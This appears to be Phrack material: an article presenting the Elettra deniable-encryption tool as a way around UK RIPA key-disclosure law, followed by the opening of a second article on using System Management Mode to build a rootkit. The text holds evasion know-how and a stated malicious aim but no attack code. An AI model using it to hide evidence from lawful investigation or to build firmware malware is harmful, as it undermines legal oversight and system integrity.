The spirit has changed: may the energies be readdressed?

Is there space for fun, still, and where?

The game now is hard. The tools in our hands have changed and threats are much more realistic. Hacking is a game, but now the risk level has to be carefully taken into consideration to protect ourselves and the people near us, to avoid jail or being exploited.

Media industry, political entities and vendors are trying every possibility to set foot where they can have even a minimum of control over users. This is because control, even if only partial, means power.

We can envision how the Internet, its operating systems and softwares operate. We clearly know what is going on, and why it works in that specific way and not otherwise.

Those who are trying to get their hands on the network and on the Internet users often (and fortunately) do not have the skills necessary to understand the concepts on which the network is based. The fact that the internet society is based on technical rules before that on moral ones is somehow less natural for us to believe.

So it happens that computers and the Internet are subject to legislation, control and governmental based restriction, whilst the Internet and computers are by definition the same all over the world and the Internet is made by all users equally.

Whether it speaks of computers, hard drives, forensic analysis, censorship or wiretapping, items are always the same.

We can still understand this, while the politicians are on average 50 years old and spent more or less 30 of those years in the political career.

Information technology has been developed seriously in recent 15 years, so

it is normal that politicians do not understand anything of IT matters.

Other than that, we see that political choices must enjoy the support of the people, but people have not a better comprehension of IT matters than politicians. This explains why no one has yet seen a law making some real sense from a technological point of view and yet achieving its purposes (which usually consists of an increased sense of security).

We think that we are the ones who can demonstrate that the Internet follows different laws. That's because we are the generation born with the Internet and we are able to speak internet language enthusiastically.

We, as developers, can not write laws nor directly challenge them, but we can develop software demonstrating from a practical point of view how wrong these laws are.

It seems to us that this is the most effective and less painful way to show politicians their mistakes and give citizens their freedom, ruled on the Internet by mathematical logics.

It is told by the Hacker Manifesto:

"I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up. Not because it doesn't like me... Or feels threatened by me... Or thinks I'm a smart ass... Or doesn't like teaching and shouldn't be here..."

Mentor's ideas in the 1986, and our ideas since then, are the same for all the Internet users even now. If this freedom of acting is disturbing to someone, it's our duty to remember that this freedom cannot be erased.

The incentives to hack have changed, exposure may have become uncomfortable ...so an anonymous identity rises: julia@winstonsmith.info, dedicated to the spread of software written to demonstrate the inconsistency of laws to control and limit users and the Internet.

-----[ 1. What's an incoherent law ?

As the tendency to create inadequate laws is increasing, for what concerns the control of the internet and its users, we felt the need to question this modus operandi.

The goal is to create software designed to demonstrate that most laws that restrict and control the Internet are inadequate (unnecessary, counterproductive and risky).

You, more than any other community, have the chance to demonstrate that any law trying to:

- regulate the Internet or computer use from a governmental point of view
- control users communications (by filtering and limiting them)

are not enforceable from a scientific point of view, because they are mere transposition of real life laws on the digital dimension.

In general, our line of action can rely on this logic:

- A law is promulgated (data retention, search profiling, forbidden publishing...)
- We analyze two aspects:
  - 1) the logical structure of the law, in order to understand its bases
  - 2) the technical implementation of the law
- From (1) we can see and develop ideas not considered
- From (2) we can develop technical solutions
- The news that the law is a failure has to be spread. In fact, our knowledge has no impact on politics, the audience and the users information if it remains in our hands.

One example of law-reversing-and-attack could be:

- 1) Human side: A state deploys a law that forbids speaking about cryptography
- 2) Tech side: being the domain owner of a website speaking of cryptography lands you in jail.
- 3) Tech implementation: once the police is notified of the existence of a server inside country boundaries serving forbidden content, an email is sent asking to remove the pages, or in a short time the domain owner will be busted and the server unplugged.

human countermeasure:

- 1a) Migrate to a free blog/website outside your country.

hacker countermeasure:

- 1a) Use a TOR hidden service, reachable through the Internet with a proxy in another country [1]
- 1b) Use a FreeNET website [2]
- 1c) Post your content with an anonymous remailer to a mailing list [3]
- 1d) Publish your contents via peer to peer network using a digital signature for trusted download, with the first node publishing the data outside the country.
- 1e) Use a self decryption javascript site, capable to protect session layer and cutting off crawlers that don't support javascript (-> open source intelligence too), in some free-blog outside our country. [4]
- 1f) A distributed server like "project R\*" from "Autistici/Inventati" [5].
- 1g) Use one of the other infinite solutions, because we should move ourselves among the RFCs, spreading software automatically and always find new ways to bypass the law description.

The Internet for the mere users is only "the web", whilst we have more possibilities. But we fail to keep our servers online, or to publish our information without problems, because we are not using the best solutions in strong encryption and network distribution.

-----[ 2. DEEP FOCUS, AND REAL TARGET: RIPA III

RIPA (investigation of electronic data protected by encryption - power to require disclosure, [6]).

In practical terms, it is the possibility for an UK investigator to request the password protecting an encrypted file: in case of refusal or impossibility to give the password, the user it is punishable with up to two years' imprisonment.

Comparing this with the real life, it is the equivalent of a law requiring a suspect to open his safe to investigators. But computers and the Internet move on other schemes.

In addition, this law is specifically making the UK less secure.

Let's see why:

- A person possessing an encrypted archive containing secrets potentially incriminating for a more than 2 years punishment will accept the 2 years imprisonment instead of revealing the password.
- The one whose encrypted archive doesn't contain secrets incriminating, but sensitive political, personal information, will give them to police (or, more often, to private consultants that practically proceed with the forensic examination).
- Theoretical security is not achieved by delegating the power to control to an institution, because if this is corrupted it would become the gateway for any sort of abuse. Theoretical security can be achieved by preventing future crime, not by applying controls in order to act as a deterrent.

Following the logic presented in the point 2 of this document, a safer way to avoid RIPA-III is to use a more sophisticated way of protection.

Encryption models use to define actors (Alice & Bob) and scenarios (with Mallory, Eve and the Family of Attack). The encryption model required to hide the data, and the presence of encrypted data, is steganography [7]. In our scenario it is enough to demonstrate the absence of encrypted data, and cryptography offering a "plausible deniability" is our solution.

Deniable cryptography allows a user to protect his data by plausibly deny existence of hidden data inside an encrypted file. This kind of protection is very useful when the user is compelled to give up the password by violent or intimidating methods [8]. Different forms of deniable cryptography are currently used:

- TrueCrypt [9] implements full disk encryption. The image of a second encrypted disk is hidden inside free sectors of a container filesystem. Since a TrueCrypt disk is first filled with random data, it is not possible to differentiate between free sectors with random data on them and sectors with encrypted data of the hidden volume. As a consequence of this, the TrueCrypt user can plausibly deny existence of the hidden disk.
- OTR (Off-the-Record messaging) [10] is a cryptographic protocol that provides strong encryption for instant messaging. After authenticating the user (via key fingerprint comparison) it encrypts messages without checking their digital signatures. This lack of integrity check allows the sender of a message to plausibly deny sending that message since any other user could have been the sender.
- 2c2/4c [11]: It takes two input files and generates an output. Depending on the password used it decrypts one file or the other.

The goal of deniable cryptography is to deny the existence itself of a piece of information. Steganography has the same goal (steganalysis is effective only after the existence of hidden data has been proven), but it is more ambitious in hiding the data to the adversary because it carefully chooses a container that prevents an analyst to realize that the container covers hidden information. In case of an encrypted file, the attacker already knows it could contain valuable information; the aim now becomes to deny the existence of the data inside the exposed container: in such a situation, deniable cryptography has higher signal-to-coverdata ratio compared to steganography.

-----[ 3. Elettra

Elettra can generate archives of multiple files where a different file is extracted depending on the password provided. This because the password used for encryption is not only an "information required for decrypt" one file in the archive, is also the "information required to find" a file in the archive. Every file is encrypted with its own password. Every password unlocks a single file. Since elettra can add random padding to an archive, it's impossible to determine how many files are contained in it.

Plausible deniability consists in allowing the user to deny existence of other files except the only file he revealed the password to.

Elettra bases its security on mathematical principles derived from reverse-engineering on the RIPA and its possible interpretations.

Elettra is a command line program developed for POSIX systems (tested under Linux, cygwin and MacOSX). A GUI wrapper developed in wxWidgets has been developed and both software, with related gpg signature, are available at:

<https://www.winstonsmith.info/julia/elettra>

Despite the fact that the GUI was coded in a tenth of the time spent for Elettra, it helps a dramatically wider range of users to understand and use the program. Usability and easiness of distribution of a software have rarely been a goal for hackers, but this time we want to highlight and spread a way of action/reaction made possible by open source technologies and a network able to quickly communicate a content. The GUI is a necessary compromise between features and usability :)

How to use Elettra:

```

user@linz:~/elettra/src/build$ ./elettra
./elettra by julia@winstonsmith.info, http://www.winstonsmith.info/julia
You should improve the quality of life, using privacy enhancing technology!
./elettra encrypt outputfile [size increment]% plainfile[:password]
./elettra decrypt cipherfile [password] [output directory]
./elettra checkpass password(s)
./elettra example (show examples of use)
- passwords, if not available, is ask with echo off

```

Elettra in encrypt mode

```

user@linz:/tmp$ ./elettra encrypt output 10% file1::passwd1 file1::passwd2
user@linz:/tmp$ ls -l file1 file2 output
-rw-r--r-- 1 user user 7132 Jan 15 18:35 file1
-rw-r--r-- 1 user user 36287 Jan 15 18:35 file2
-rw-r--r-- 1 user user 29027 Jan 17 10:35 output

```

Further generation of /tmp/output file, with the same file/password:

```

-rw-r--r-- 1 user user 30744 Jan 17 10:36 output
-rw-r--r-- 1 user user 32018 Jan 17 10:36 output
-rw-r--r-- 1 user user 29533 Jan 17 10:36 output

```

One goal of the algorithm is that the outputs differ given the same input. In practice you can keep the smallest output.

here are some outputs with a padding of 100%

```

-rw-r--r-- 1 user user 65198 Jan 17 11:43 output
-rw-r--r-- 1 user user 54336 Jan 17 11:43 output
-rw-r--r-- 1 user user 57579 Jan 17 11:43 output
-rw-r--r-- 1 user user 64938 Jan 17 11:43 output
-rw-r--r-- 1 user user 67284 Jan 17 11:43 output
-rw-r--r-- 1 user user 29219 Jan 17 11:43 output
-rw-r--r-- 1 user user 48946 Jan 17 11:43 output
-rw-r--r-- 1 user user 37260 Jan 17 11:43 output

```

and some with 1000%:

```

-rw-r--r-- 1 user user 247351 Jan 17 11:43 output
-rw-r--r-- 1 user user 109079 Jan 17 11:43 output
-rw-r--r-- 1 user user 303188 Jan 17 11:43 output
-rw-r--r-- 1 user user 301261 Jan 17 11:44 output
-rw-r--r-- 1 user user 290419 Jan 17 11:44 output
-rw-r--r-- 1 user user 288720 Jan 17 11:48 output
-rw-r--r-- 1 user user 114376 Jan 17 11:48 output
-rw-r--r-- 1 user user 169173 Jan 17 11:48 output
-rw-r--r-- 1 user user 197720 Jan 17 11:48 output
-rw-r--r-- 1 user user 114376 Jan 17 11:48 output
-rw-r--r-- 1 user user 266452 Jan 17 11:48 output

```

The third argument is the filename of the archive that is going to be created.

The fourth argument (optional) is the amount of random padding that will be inserted at the beginning or appended at the end of the compressed archive.

Padding can vary between 10% and 1000%.

How encryption works in Elettra:

Elettra has five command: encrypt, decrypt, checkpass, help and example.

Is executed with: elettra command [args]

We want to encrypt file /tmp/ls-manpage and /tmp/ps-manpage.

two file = two password we use "weirdness" and "foxnewsshower", the order link:

```
ls-manpage (weirdness)
```

ps-manpage (foxnewsshower)

```
$ ./elettra encrypt /dev/shm/output 15% /tmp/ls-manpage::weirdness \
/tmp/ps-manpage::foxnewsshower
```

the size of our source file are:

```
$ ls -l /tmp/ls-manpage /tmp/ps-manpage
-rw-r--r-- 1 user user 7132 Jan 8 05:57 /tmp/ls-manpage
-rw-r--r-- 1 user user 36287 Jan 8 05:57 /tmp/ps-manpage
```

The command line specifies 15% of random padding. Required args for the "encrypt" command, are the output file, the source files and the passwords. If passwords are not inserted via command line, they are prompted interactively.

Before the encryption gzip compression is used, the output file is:

```
$ ls -l /dev/shm/output
-rw-r--r-- 1 user user 42615 Jan 8 06:13 /dev/shm/output
```

Now we have an encrypted archive. The elettra decryption routine takes a password and, optionally, a destination directory:

```
$ ./elettra decrypt /dev/shm/output weirdness /dev/shm/
$ ls -l /dev/shm/
-rw-r--r-- 1 user user 7132 Jan 8 06:32 ls-manpage
-rw-r--r-- 1 user user 42615 Jan 8 06:13 output
```

If you want to check your passwords, use the command "checkpass":

```
./elettra checkpass actresss weirdness shoeless
password(s) combinations work ok, with password block of 512 bytes, use it.
```

If checkpass or encrypt command receive a bad password sequence, notice to the users.

This is how an elettra output file looks like:

```
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKCCRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKCCRRRRRRRRRRRRRRRRRRRR
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKCCRRRRRRRRRRRRRRRRRRRR
  /-- end of initial keyblock, start of data section --/
RRrrrrcccclllllddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddffffFILE1PPPPPRRRRRRRRRRRRRRRRRRRRRRRRRRRRRrrrrcc
cccclllllddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddffffFILE2PPPPPRRRRRRRRRRRRRRRRRRRRRrrrrccccllllldddddddddd
dddddddddddddddddddddddddddddddffffFILE3PPPPPRRRRRRRRRRRRRRRRRRRRR
```

- K = Key
- C = checksum of password
- R = random padding (before the entry point)
- r = random encrypted bytes (used in AES CBC)
- c = checksum of key
- l = length of the compressed file
- d = compressed data
- f = length of filename
- FILE1, FILE2, FILE3 names of decrypted file
- P = encrypted padding to fill the minimum AES-128 block up to its end
- Random padding is generated with cyclic SHA256 functions.

K and C are in the first segment, called "initial keyblock", the other components are the data in the elettra archive.

Here's how the file is created:

```
encrypt takes OUTPUT PADDING FILE[1..N] PASSWORD[1..N] arguments
```

```
try for n in [1 .. N]
```



```
HASHp_n =hash(PASSWORD_n)
```

Each of these hashes is required for obtaining an unique number dependent from the password.

This unique number (which is modulo the initial keyblock size) is named "entry point" thus obtaining an entry point for each file in the archive. It is called entry point because it identifies the point where reading will start at decryption time

initial keyblock:

```
/----- keyblock length: 512 + (x * 256) -----/
```



The keyblock length is not hardcoded but its value is chosen in an adaptive way in such a way as to avoid password struct block collisions. A collision occurs if two or more password struct blocks overlap. Obviously a collision may disrupt the information contained in the initial keyblock and as such it has to be avoided.

The password struct block is encrypted with the PASSWORD[1..N], and contains an unsigned int checksum and a 28 byte KEY[1..N].

This means that each password computation identifies an entry point inside the initial keyblock where the key resides encrypted in 28 of the 32 bytes of password struct block. The other data in the initial keyblock are random.

This is the algorithm shown in pseudocode:

```

for x in [1..12]:
{
  size = (random_between(1, 12) * 256 ) + 512
  size = size + ( N * 256 )

  create keyblock[size]

  for n in [1..N]
    add_password_hash_to_keyblock(HASHp_n);

  if keyblock[size] has collision
    continue;
  else
    use size as good value
}

```

When a keyblock size is found, continue to the next step: creation of data section.

```

for n in [1..N]:
{
  GZ-FILE-LEN_n = gzip(FILE_n)
}

```

```

totalsize = keyblock size
for n in [1..N]:
{
  MIN-EP_n = totalsize;
  totalsize = totalsize + (GZ-FILE-LEN_n * PADDINDG% )
  MAX-EP_n = totalsize;
  totalsize = totalsize + GZ-FILE-LEN_n
}

```

}

In this step we'll get the total length of the Elettra archive to build through using two arrays MIN-EP[1..N], MAX-EP[1..N] defined later.

Suppose to encrypt two elements:



R1 and R2 are two padding blocks. The dimension of these blocks depends on the padding % value, the size of the compressed file and a bit of random.

The entry point for identifying FILE<sub>n</sub> position MUST fall between MIN-EP<sub>n</sub> and MAX-EP<sub>n</sub>.

This second entry point is derived from KEY<sub>n</sub> and so the keys KEY[1..N] are chosen in order to fulfill this requirement following the algorithm reported below:

```

for n in [1..N]:
{
  for x in [1..10000]:
  {
    KEY_n = random()
    HASHk_n = HASH(KEY_n)
    EP_n = HASHk_n % totalsize
    if( MIN-EP_n < EP_n < MAX-EP_n)
      return KEY_n;
  }
}

```



R1 is the first block of random (from MIN-EP1 to EP1)

R2 is the post file padding (from EP1 + GZ-FILE-LEN to MIN-EP2)

Every file is written between two random sequences of padding blocks. The length of each padding sequence is random. Every length is plausible before and after a given file, because the attacker doesn't know the padding percentage requested at encryption time.

Now the algorithm has retrieve:

- 1) The length of initial keyblock
- 2) The entry points derived from the passwords
- 3) The keys
- 4) The padding sections
- 5) The internal structs used for keeping file names, file lengths and checksums saved before the file data just after EP<sub>n</sub>

Now it's simply a matter of opening a file, writing the initial keyblock and the data section and save.

Decryption sequence for Elettra:

- 1) Password and input file are given
- 2) The password is hashed and this value (referred as HASHp) is used to search the initial keyblock size. The possible value are obtained with the following algorithm

```
for x in [1..80]:  
    try_size = 512 + ( 256 * x );
```

When the password is able to decrypt the first 32 bytes pointed by HASHp modulo try\_size and to verify the internal checksum, the initial keyblock size is identified.

- 3) Read the key from the initial keyblock, decrypt it and evaluate its hash modulo the file total length.
- 4) Decrypt the first 32 bytes. If the checksum matches, decrypt the file length, decompress it and rename it with its original name.

Conclusions about algorithm:

An analyst that will have to analyze files encrypted by using Elettra will not be able to make any assumption a priori, since the algorithm aims at behaving randomly in order to make any output plausible. Every Elettra output file should contain one or more file, and is plausible assume that only one file had been encrypted, because the padding before and after the decrypted file seem plausible random padding.

The security of this algorithm is based on the propriety of encrypted data to appear fully random over a statistical analysis. An attack which is able to detect the difference between compressed+encrypted data and random data could exploit Elettra.

An example of plausible deniability:

The analyst has found a 1.4Mb long file, encrypted by using Elettra. Using the user provided password, he extracts a .pdf file 2Mb long. Then, the following is plausible:

A: the user has ran Elettra with a 40% proportional padding. The file size was 2Mb and it has been compressed in 1 Mb. Before the beginning and after the end of the file a total of 400k bytes of random padding has been added.

But it is also likely that:

B: the user has used a 2Mb long .pdf as covert file and a 200k file of secret data. The compressed size of the .pdf was 1Mb, but the other file could not be compressed anymore, so its size stayed 200k. From 1Mb compressed .pdf + 200k of secret file and a 16% proportional padding it has been created the 1.4Mb resulting file.

Both cases are plausible: either way the analyst has a password that extracts a .pdf file 2Mb long that compresses in 1Mb. The analyst could then inspect which part of the file is decrypted, but the position of an encrypted file in the archive gives no information, since it is plausible that both before and after each file in the archive there is random data.

Elettra has been developed with these attacks and countermeasures in mind:

- 1) Files are encrypted with AES-128, random padding is the output of SHA functions and it is also mathematically impossible to say if data is encrypted or just random noise;
- 2) It is not possible to make assumptions based on the final size of the archive (e.g. verifying if the padding is a whole quantity or a fraction is useless because the proportional increase of dimension supplied by the user is not used as is, but a new value is derived from it;
- 3) Checksums used to verify integrity of passwords are implemented, and are checked before the decryption of files;
- 4) In algorithms that work in CBC mode, first bytes are initialized with random data to make cryptography stronger;
- 5) The probability distribution of random data is equal at the beginning

and at end of the encrypted file.

6) Minimum password length is 6 bytes.

7) Disclose a password or a key doesn't give to the attacker any information useful for attacks.

Elettra counts more or less 1600 lines of source code. Every other coder could have found other ways to accomplish the same task, even less complex than the one presented in this article that requires to remember multiple different passwords. In such kind of program there is always room for improvements. The important thing to think about is that in a couple of weeks somebody could develop something unforeseen and unexpected by laws, but still perfectly legal.

-----[ 4. THE ANONYMOUS IDENTITY: julia@winstonsmith.info

The name Julia comes from the novel "1984", as the whole Winston Smith Project. Julia shows to Winnie the way, the tools and the motives for freedom. Thus, this Julia - just when the Internet is fighting for its freedom - wants to be the one who demonstrates how laws written by politicians are incoherent, inconsistent, unnecessary.

Spreading techniques aimed to the human rights protection on the Internet have a goal that is not related to personal visibility. On the contrary, in some cases personal safety can be endangered by the spreading of the technique. Thus, other spreading techniques have to be evaluated.

We created an anonymous group identity to have a single reference point (a name, a keyword, an ideal). This experiment brings us some advantages:

- Visibility is obtained as a collective effort, and can survive the single work
- Coders minimize legal and personal risks
- Both individual confrontation and preservation of one's identity inside the group are diminished
- At the moment there is no central blog or web site, as centralizing means being exposed to the risk of being censored, attacked or to draw unneeded attention
- The collective identity identifies itself through a digital signature, and media can be distributed using p2p, web sites, blogs, usenet. The most choices we have, the most options we can consider.
- We are a network made up of people around the world with the skills, the knowledge and the ability to deeply understand problems related with our countries.

Those who want to team up with julia@winstonsmith.info can write an email message (we strongly suggest using an anonymous remailer or TOR and a throw away email address).

The anonymous identity will not have a web site to express itself, Elettra gets served from url <http://www.winstonsmith.info/julia/elettra>. Please note that this is done just for convenience, and has no relationship with the anonymous identity.

The only way to verify the authenticity of the source is the digital signature of media using the following key:

-----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: GnuPG v1.4.7 (Darwin)

mQGIBEdqIL0RBACHcjI1XSCY6uBj8tt822t3QAIrbUgIL1f+fknc1PHPQqjyv+DI  
H793WaP2T1J0mPNJqK2D8pyhO118MMzZIzNq+86zblogLklYUo68LbznUPJYN10f  
5Idg6DoNHO7JyXxU1aKq15sLD92izRX5g6Jx7V14DTP/gIB+vZjtcykBZwCgmqC1  
YZv/KKVtoSyX/QR0YdJk5ecEAJPurJEm82wshma7RxuOL5UDBhRR4WUBquYa5L35  
rTeswSZ/5MFAX4G3VWNb28RZMcDKrd2XIbPA/NI8uVNPEmtmdrF4bA7IGYYPmwuz  
SsL3MN0YcDdh8slrqNBuBFNsH95xm4FQKWc+rPPYvZVSsLBosJz90XPJJYVh61X8  
KDSzA/9bovs6D8e02en5t3XScUSBdU4GCHqqgRLpbfTECSXm2KhA2TtnSQ84lqCL  
eKs4i955xmF6vQ3bZIATpohSPBz/CdvVPcwNIffvxAwX4bDJDdkXkvd2prWibBJ4  
VSzcnVfyvRgYgbrTjq7Aok1f3d/GCQz0omZGLhs8ZY0xkRNJD7Q0anVsaWEgKGFu  
b255bW91cyBpZGVudG10eSkpPGp1bG1hQHdpbnN0b25zbW10aC5pbmZvPohgBBMR  
AgAgBQJHAIc9AhsDBgsJCAcDAGQVAggDBBYCAwECHgECF4AACgkQ83466PEEGF9S  
BgCeIrFkSGSul0YhXZCNCgmmMrB1hlwAnRUL6+VOQ0SxbYTnTpDIMgGwA3byuQL1

```

BEdqIL0QC6C3T5hpVjgCTHUjbhu/gq1/hHQV0u6av5fDGAYZmQPcDRYb5FP76+Kp
6DDLsSDo95DG1STO8QjRNrrz8tOftC6+F4kMxh1KvcyWEeam8GxYMytpQwDN2Nqr
J3tV9Q24Nv4wUd7vHNqBlcJKeWYQGxZebelBgAOyMb4YsIGEzJgR4F+o1R2jQYW
rcNPp11aJtxyl2dApaHulzEjMCIDNKnJpbi4lLuqGVaht5NMypxsRnclb1Nw87VY
jrhyJNGT4tojm7ERzJjNLUenTgda788ivWIse68t5WHh7BIGMyNiMKMGjI2R81ei
c+M+O/wL59eh6EGv7V3nZz6qB07f8i3fsNgUF1YFrB2nHtEQTWvb62oGZG+OP5Fp
tGyNhH3HN1VhBRg0eGSEZCGFHZU2chGyOPMqynfsf7o8dkNi8+Ydd0eIn3TlH6of
Xy/Tq1QAWS5BUhBX7CEpiO1XP07o2FLyRPQiElSJ3inCh4sOde/vuFp7RMAAwYL
n3i13almOtHB4qz0J4h/J8TgDaHYmAidYRpr9m6LpKysomHNrtj2U0Am2DmjI25H
LvkOECX9x9yp98WGlzO11ZA++YnCSpuG4b03VsLPqmD/r/VdcXrli5cs+UB708L2
2P19L+RO89+SieDEKHrKbfkkM3w4OJ+5/mfxejNfoRh0/GBJgoWGj+h/dChmvE7O
alCFDJ5q8Q1QyHMNBmuZxfub+TnpINeHkwiMeaFZRcmaBtjb7T3J+EPf0dUtxXBQ
0F8RzypLEI8FLV/SU+pkynCkp2o6wnRVs8Lms6xcilWE1asr+2Xp9vLN4ppIfo6x
reYKegPcFAw21UuBx6c7OKzEwRFB0OUSGS1Mdzt0ekq2j6Axk5WVShsDcdW+SI5N
fKKqSCWSQE9dbekHUXpBkkbI85uJ2F6QOtMFEJGJlw5XTAVJyuamVqXyq6SE5AyVL
bQ9bfcTizrcOn3h547m7nm6RQ+3JfnCVjJqB9eFtP6WFIsDKKIhJBBgRAGAJBQJH
aiC9AhsMAAoJEPN+OujxBBhf16YAnRjLQTTY6JiJGDJG4f2JFFUxereAAJ9hXs0P
/yO+HtkGHnfSuwoaRvSQdw==
==+vKf
-----END PGP PUBLIC KEY BLOCK-----

```

Whoever shares the objectives of the Julia project can contact the address [julia@winstonsmith.info](mailto:julia@winstonsmith.info) (anonymously or not).

Future objectives are not clear, still.  
 It would be interesting to put together a list of all the world's laws and the technologies which render them useless. Somewhere this activity may be seen as misdemeanor incitement, that's why we choose an anonymous identity, and no fixed media to publish material.

Julia was not born by the will of a single person, but because we felt the need of other people to be able to share and give information and technologies that can help build freedom of expression, privacy rights, technological awareness. Julia is just a landmark, whoever shares the same aims can pursue them without it.

No vendor and no State, however much we can respect it, can rule the Internet. Open technologies belong to everybody.

-----[ 5. REFERENCES

- [1] <http://www.torproject.org/docs/tor-hidden-service.html.en>
- [2] <http://en.wikipedia.org/wiki/Freenet>
- [3] <http://www.andrebacard.com/remail.html>
- [4] <http://pajhome.org.uk/crypt/sda/index.html>
- [5] <http://www.autistici.org/en/who/rplan/index.html>  
<http://dev.autistici.org/orangebook/>
- [6] [http://www.opsi.gov.uk/acts/acts2000/ukpga\\_20000023\\_en\\_8](http://www.opsi.gov.uk/acts/acts2000/ukpga_20000023_en_8)
- [7] <http://www.cl.cam.ac.uk/~rja14/Papers/jsac98-limsteg.pdf>
- [8] [http://en.wikipedia.org/wiki/Rubber-hose\\_cryptanalysis](http://en.wikipedia.org/wiki/Rubber-hose_cryptanalysis)
- [9] <http://en.wikipedia.org/wiki/TrueCrypt>
- [10] [http://en.wikipedia.org/wiki/Off-the-Record\\_Messaging](http://en.wikipedia.org/wiki/Off-the-Record_Messaging)
- [11] <http://lcamtuf.coredump.cx/soft/2c2.tgz>

==Phrack Inc.==

Volume 0x0c, Issue 0x41, Phile #0x07 of 0x0f

```
=====
===== [ System Management Mode Hack ]=====
===== [ Using SMM for "Other Purposes" ]=====
=====
===== [ By BSDaemon ]=====
===== [ <bsddaemon *noSPAM* risesecurity_org> ]=====
===== [ ]=====
===== [ coideloko ]=====
===== [ <cdlk *noSPAM* kernelhacking_com> ]=====
===== [ ]=====
===== [ D0nAnd0n ]=====
===== [ <d0nand0n *noSPAM* kernelhacking.com> ]=====
=====
===== [ March 29 2008 ]=====
=====
```

"Very nice! How much?"  
- Borat Sagdyiev

-----[ Index

- 1 - Introduction
  - 1.1 - Paper structure
- 2 - System Management Mode
  - 2.1 - Pentium modes of operation
  - 2.2 - SMM Overview
    - 2.2.1 - SMRAM
    - 2.2.2 - SMI Handler
    - 2.2.3 - SMI Triggering
    - 2.2.4 - Duflot discovery - Exploit
  - 2.3 - Duflot misses
    - 2.3.1 - PCI Configuration
    - 2.3.2 - Why and when the system generates a SMI
  - 2.4 - SMM Internals - Our first experiences
    - 2.4.1 - Analysing the SMM registers
    - 2.4.2 - SMM Details
- 3 - SMM for evil purposes
  - 3.1 - Challenges
    - 3.1.1 - Cache-originated overwrites
    - 3.1.2 - SMM Locking
    - 3.1.3 - Portability
    - 3.1.4 - Address translation
  - 3.2 - Copying our code in the SMM space
    - 3.2.1 - Testing
    - 3.2.2 - Descriptor caches
    - 3.2.3 - Code relocation
- 4 - SMM Manipulation Library
- 5 - Future and other uses
- 6 - Acknowledgements
- 7 - References
- 8 - Sources - Implementation details

-----[ 1 - Introduction

This article will try to explain some details about the Intel Architecture [1] and how it can be manipulated by a malicious user to create a complete

hardware-protected malware.

Also, since the main focus of the article are the System Management Mode [1] features, we will go into details of the Duflot [2] study and beyond, showing how to create a stable system running inside the SMM [3].

It's important to mention that everything showed here is really processor-bridges-dependent (we are focusing on Intel processors [1]).

Since inside the SMM a malware could manipulate the whole system memory, it can be used to modify kernel structures and create a powerful rootkit.

### ---[ 1.1 - Paper structure

The idea of this paper is to complete the studies about SMM, explaining how to use it for evil purposes.

For that, the paper have been structured in two important portions:

Chapter 2 will give a basic knowledge of the Pentium modes of operation (needed to better understand the other portions of the chapter) and them will introduce what was the Duflot discoveries related to that. After that the chapter will explain what Duflot missed, explaining why the system behaves in the way that permits our uses, and introducing the SMM internals and our library to manipulate the SMM.

Chapter 3 will explain how to use the SMM for evil purposes, explaining the challenges to use the SMM and giving practical samples on the use of our library.

### -----[ 2 - System Management Mode

From the Intel manuals [1]:

"The Intel System Management Mode (SMM) is typically used to execute specific routines for power management. After entering SMM, various parts of a system can be shut down or disabled to minimize power consumption. SMM operates independently of other system software, and can be used for other purposes too."

Everytime we read something like "and can be used for other purposes" we start to think: what the hell? What kind of other purposes?

It's interesting that every single sample in the Internet just points to energy-related uses of the SMM, and says nothing about other purposes.

